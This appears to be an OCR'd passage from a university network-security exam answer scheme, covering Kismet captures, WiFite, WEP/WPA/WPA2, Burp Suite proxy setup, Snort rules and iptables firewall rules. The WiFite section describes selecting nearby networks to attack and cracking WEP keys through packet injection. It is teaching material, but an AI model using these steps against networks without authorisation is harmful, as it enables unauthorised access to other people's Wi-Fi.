"Open".

3. The pcap file will open in WireShark and you can view all of the beacon control frames:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	AsustekC_	Broadcast	802.11	245	Beacon frame, SN=1301, FN=0,
2	0.102497	AsustekC_	Broadcast	802.11	245	Beacon frame, SN=1302, FN=0,
3	0.204995	AsustekC_	Broadcast	802.11	245	Beacon frame, SN=1303, FN=0,
4	1.101794	AsustekC_	Spanning-tr	802.11	114	Data, SN=1312, FN=0, Flags=.
5	1.229237	AsustekC_	Broadcast	802.11	245	Beacon frame, SN=1314, FN=0,
6	1.331294	AsustekC_	Broadcast	802.11	245	Beacon frame, SN=1315, FN=0,
7	2.252783	AsustekC_	Broadcast	802.11	245	Beacon frame, SN=1324, FN=0,
8	2.355122	AsustekC_	Broadcast	802.11	245	Beacon frame, SN=1325, FN=0,
9	2.457627	AsustekC_	Broadcast	802.11	245	Beacon frame, SN=1326, FN=0,
10	2.560004	AsustekC_	Broadcast	802.11	245	Beacon frame, SN=1327, FN=0,
11	4.652438	AsustekC_	HonHaiPr_0a	802.11	62	QoS Null function (No data),
12	5.734564	AsustekC_	Broadcast	802.11	245	Beacon frame, SN=1362, FN=0,
13	5.837180	AsustekC_	Broadcast	802.11	245	Beacon frame, SN=1363, FN=0,
14	5.939388	AsustekC_	Broadcast	802.11	245	Beacon frame, SN=1364, FN=0,

As you can see, kismet recorded the network communication of any beacon packet that it detected during the scan. Beacon packets are basically management packets that Wi-Fi devices send out to advertise their service.

Kismet Text File Analysis

Lastly let's look at the text file.

```
Kismet-20130909-09-56-59-1.nettxt
File  Edit  Search  Options  Help
                Mon Sep  9 10:30:30 2013
Network 2: BSSID 08:60:[redacted]
 Manuf       : AsustekC
 First       : Mon Sep  9 10:03:55 2013
 Last        : Mon Sep  9 10:31:58 2013
 Type        : infrastructure
 BSSID       : 08:60:[redacted]
   SSID 1
    Type        : Beacon
    SSID        : "" (Cloaked)
    First       : Mon Sep  9 10:03:55 2013
    Last        : Mon Sep  9 10:31:58 2013
    Max Rate    : 54.0
    Beacon      : 10
    Packets     : 2137
    Encryption  : WPA+PSK
    Encryption  : WPA+AES-CCM
```

b) What is the use of WiFite? Discuss Wi-Fi Testing with WiFite with example. CO3 L1 5M

There are several programs that take the aircrack-ng tool set and add a graphical text or menu to it. This makes it much easier to use the tool set without having to remember all the individual commands. Now we will take a look at WiFite a quick and easy to use command line menu driven program for finding & testing wireless networks.

Using Wifite:


1.To start WiFite simply type **wifite** at a terminal prompt

2. WiFite will start and automatically begin scanning for networks:

3. At this point just let it run for a while. You will see wireless networks begin to fill in as they are found. When you feel you have found enough, or have found the ones you are looking for, hit CTRL-C.

4. You will then be asked what Wi-Fi networks you would like to attack. You can pick an individual alone, pick several by separating their numbers with a comma, or just type all to attack all of them. Things to notice here, you have NUM, which is the number of the Wi-Fi network that you want to attack, you have the ESSID or network name, CH is the channel the network is communicating on, ENCR is the type of the encryption the network is using, the POWER level is decibels, if Wi-Fi Protected Setup is enabled and if any CLIENTs are connected. It will say client if only one is connected or clients if multiple are present.

5. WiFite immediately begins to automatically attack and crack the WEP key. A fairly large number of Initialization Vectors are needed to crack the WEP key. Wireless AP's normally generate IVs, but because we need a large number of them you can see the aircrack-ng tools working in background injecting packets to force the AP to produce a large amount of these keypacket. Once enough packets have been collected the WEP key can be decoded.



(OR)

7. a) Describe and discuss the different wireless security protocols? CO3 L4 5M

Wi-Fi security protocols use encryption technology to secure networks and protect the data of their clients. **Wireless networks are often less secure than wired ones**, so wireless security protocols are crucial for keeping you safe online. The most common Wi-Fi security protocols today are WEP, WPA, and WPA2.

WEP, WPA, and WPA2 are three different kinds of security protocols. When you set up your router and add a password one of these formats was selected.

WEP vs WPA vs WPA2
WPA2 is the more recent wireless security protocol protecting wireless networks, so it's generally your best option when looking to secure your Wi-Fi network. Let's take a look at the pros and cons of each security protocol, ordered from best to worst.

WPA2

Pros:
- Addresses many security flaws of its predecessors
- Uses the strongest encryption method: AES
- Required by the Wi-Fi Alliance for use on all Wi-Fi certified products
- 256-bit key for encryption

Cons:
- Still contains some security vulnerabilities
- Requires the most processing power

WPA

Pros:
- Addresses security vulnerabilities of the original wireless security standard, WEP
- TKIP encryption method is better than the fixed-key encryption used by WEP
- 256-bit key for encryption

Cons:
- When rolled out onto WEP devices, TKIP can be exploited
- Similar security vulnerabilities to WEP

WEP

Pros:
- Better than no security protocol — though not by much


Cons:
- Riddled with security vulnerabilities
- Only 64-bit and 128-bit keys for encryption
- Fixed-key encryption
- Hard to configure

b) Explain web application hijacking using Burp suite tool with step by step process. **CO3 L2 5M**

Burp or Burp Suite is a graphical tool for testing Web application security. The tool is written in Java and developed PortSwigger Security. The tool has two versions: a free version that can be downloaded free of charge (Free Edition) and a full version that can be purchased after a trial period (Professional Edition). It was developed to provide a comprehensive solution for web application security checks. In addition to basic functionality, such as proxy server, scanner and intruder, the tool also contains more advanced options such as a spider, a repeater, a decoder, a comparer, an extender and a sequencer.


Configure and Usage of Burpsuite

Step1: Login to Kali Linux




Step2: Now start the Burpsuite by clicking on the Burpsuite icon from the Main menu list and click through the opening menus. Just use the defaults.


Step3: Burp Suite contains an intercepting proxy. In order to use Burp Suite, you must configure a browser to pass its traffic through the Burp Suite proxy. Open up Firefox and click on the menu button to open up the Firefox setting menu. In the menu, click on "Preferences." This will open up the "Preferences" tab in Firefox. Now, search for "Network" option. In the "Network" section, click the top button labeled, "Settings…" That will open up Firefox's proxy settings.




Step4: Select the "Manual Proxy Configuration:" radio button. By default, Burp Suite runs on port 8080, and since you're running this on your own machine, enter 127.0.0.1 as the IP. You're main concern is going to be HTTP, but you can check the box marked, "Use this proxy server for all protocols". With Firefox configured, you can proceed to configure Burp and start the proxy.




Step5: The proxy should be configured by default, but just take a second to double-check it. In your Burp Suite window, click on “Proxy” on the top row of tabs, then “Options” on the lower level.



Step6: Now, start the browser and search for gmail.com



Step7: At this point you have Burp suite running as a proxy for Firefox, and you're ready to start using it to capture information coming from Firefox. In proxy, HTTP History tab, we can see the HTTP requests and Urls.



Unit -IV

8. a) Find Distinguish between Snort and IPTables? CO4 L1 5M

A Snort will inspect content of the request and be able to drop, alert, or potentially clean a malicious network request based on that content. The determination of what is malicious is based either on behavior analysis or through the use of signatures.

A firewall will block traffic based on network information such as IP address, network port and network protocol. It will make some decisions based on the state of the network connection.

b) Explain in detail different Phases of IR? CO4 L4 5M

Incident response is a coordinated and structured approach to identify and resolve an incident.

The whole incident response process consists of following phases:

- Pre-incident Preparation:
- Detection and Analysis:
- Containment, Eradication and Recovery
- Post Incident Activity

(OR)

9. a) What is Snort system? Explain snort System rules. CO4 L1 5M

Snort is network intrusion detection and prevention system which works through traffic analysis and packet logging on IP networks.

Snort can be runned in 4 modes:

sniffer mode: snort will read the network traffic and print them to the screen.

packet logger mode: snort will record the network traffic on a file.

IDS mode: network traffic matching security rules will be recorded (mode used in our tutorial).

IPS mode: also known as snort-inline (IPS = Intrusion prevention system).

To install snort, type the following commands in terminal:

sudo apt-get update

sudo apt-get install snort

- Snort contains 2 kinds of files:
  1. Rules files
  2. Configuration files

- These files can be found in the following directory:

  /etc/snort/rules

- "Snort.conf" is a configuration file, which contains rules as statements.
- When we run "Snort.conf" file the rules will be applied on the network traffic.
- Snort rules are written "Rules files". And these files should be mentioned in "Snort.conf" file.
- To write snort rules, we need to create a file with ".rules" extension.
- We can define multiple rules in a single rule file.
- A snort rule is a set of keywords & arguments.
- Snort rule contains 2 parts:

  1. Rule header
  2. Rule body

- Snort rules are structured as follows:

  <rule actions><protocol><source ip><source port><direction operator><destination ip><destination port>(rule options)

  a. rule actions: specifies what action need to take when malicious content is found.

  Possible actions are:

  > alert: log the event and send an alert message

  > pass: Ignore the packet

  > log: Log the packet

  b. protocol: tcp, udp, ip, icmp

  c. source ip: any

  d. source port: any

  e. direction operator: -> (single direction), <> (bi-direction)

  f. destination ip: any

  g. destination port: any

  h. rule options: (msg:"XXX XXXX"; sid:12345; rev:1;)

- Rule body contains various options which specify conditions to identify the malicious content.
- Most commonly used options are: msg, sid, content, nocase
- "msg" contains the message that needs to be displayed to the user about the type of activity.
- "sid" identifies a snort rule uniquely.
- "content" specifies the content which is to be checked with packet data. If it matches, then the corresponding action will be taken.
- If we specify "nocase" means the content is not case-sensitive.
- To run the defined rules, we need to execute "Snort.conf"

  as: snort -A console -c /etc/snort/snort.conf

b) What is a Firewall? How to create Firewall using IP Table explain with related rules CO4 L3 5M

A firewall is a software or hardware device that filters the information coming through the Internet connection into your private network or computer system.

A packet is a segment of data that is sent from one device to another device over a network.

The flow of packets is known as **traffic.**

The flow of data between devices follow some standard set of rules called **protocols.**

Each protocol will have specific **port** where the communication ends. Each port will have a port number.

Few examples of port numbers:

For FTP(File Transfer protocol) = 21

For HTTP = 80

For HTTPS = 443

For DNS = 53

iptables is a open-source firewall.iptables is standard firewall for linux systems such as Ubuntu and fedora..

There are three types of built-in chains in iptables:

INPUT

Packets that are coming into the PC.

FORWARD

Packets passing through PC (if it is a router).

OUTPUT

Packets that are going out of PC.

RULES:-

1)iptables -L //LIST THE RULES

2)iptables -L -n -v //'n' for display ipaddress and port in a a numerical format//'v' for verberose

3)iptables -A INPUT -s 157.240.7.35 -j DROP //block an ip

4)iptables -n -L -v --line-numbers //ldisplay line numbers

5) iptables -F //delete all rules

6) host -t a www.facebook.com // block facebook.com domain
whois 157.240.7.35 | grep CIDR
iptables -A OUTPUT -d 157.240.0.0/16 -j DROP

7) iptables -D INPUT 3 //delete a specific rule

8) The rule to avoid the TCP connection is as follows:

iptables -A INPUT -j DROP -p tcp -i eth0

9) The rule command for not allowing anyone to ping our system.:

iptables -A INPUT -j DROP -p icmp -i eth0

10) To accept a specific ip address to access TCP connection

iptables -A INPUT -i eth0 -j ACCEPT -p tcp -s 157.240.0.0/16

11) To block a specific ip address to access TCP connection

iptables -A INPUT -i eth0 -j DROP -p tcp -s 157.240.0.0/16

12) To accept a specific ip address in port 21 to access TCP connection

iptables -A INPUT -i eth0 -j ACCEPT -p tcp --dport 21 -s "$BLOCK_THIS_IP"

13) To block a specific ip address in port 21 to access TCP connection

iptables -A INPUT -i eth0 -j DROP -p tcp --dport 21 -s "$BLOCK_THIS_IP"

Scheme prepared by

(R.VEERAMOHANA RAO)

Signature of HOD

SIGNATURE OF EVALUATORS.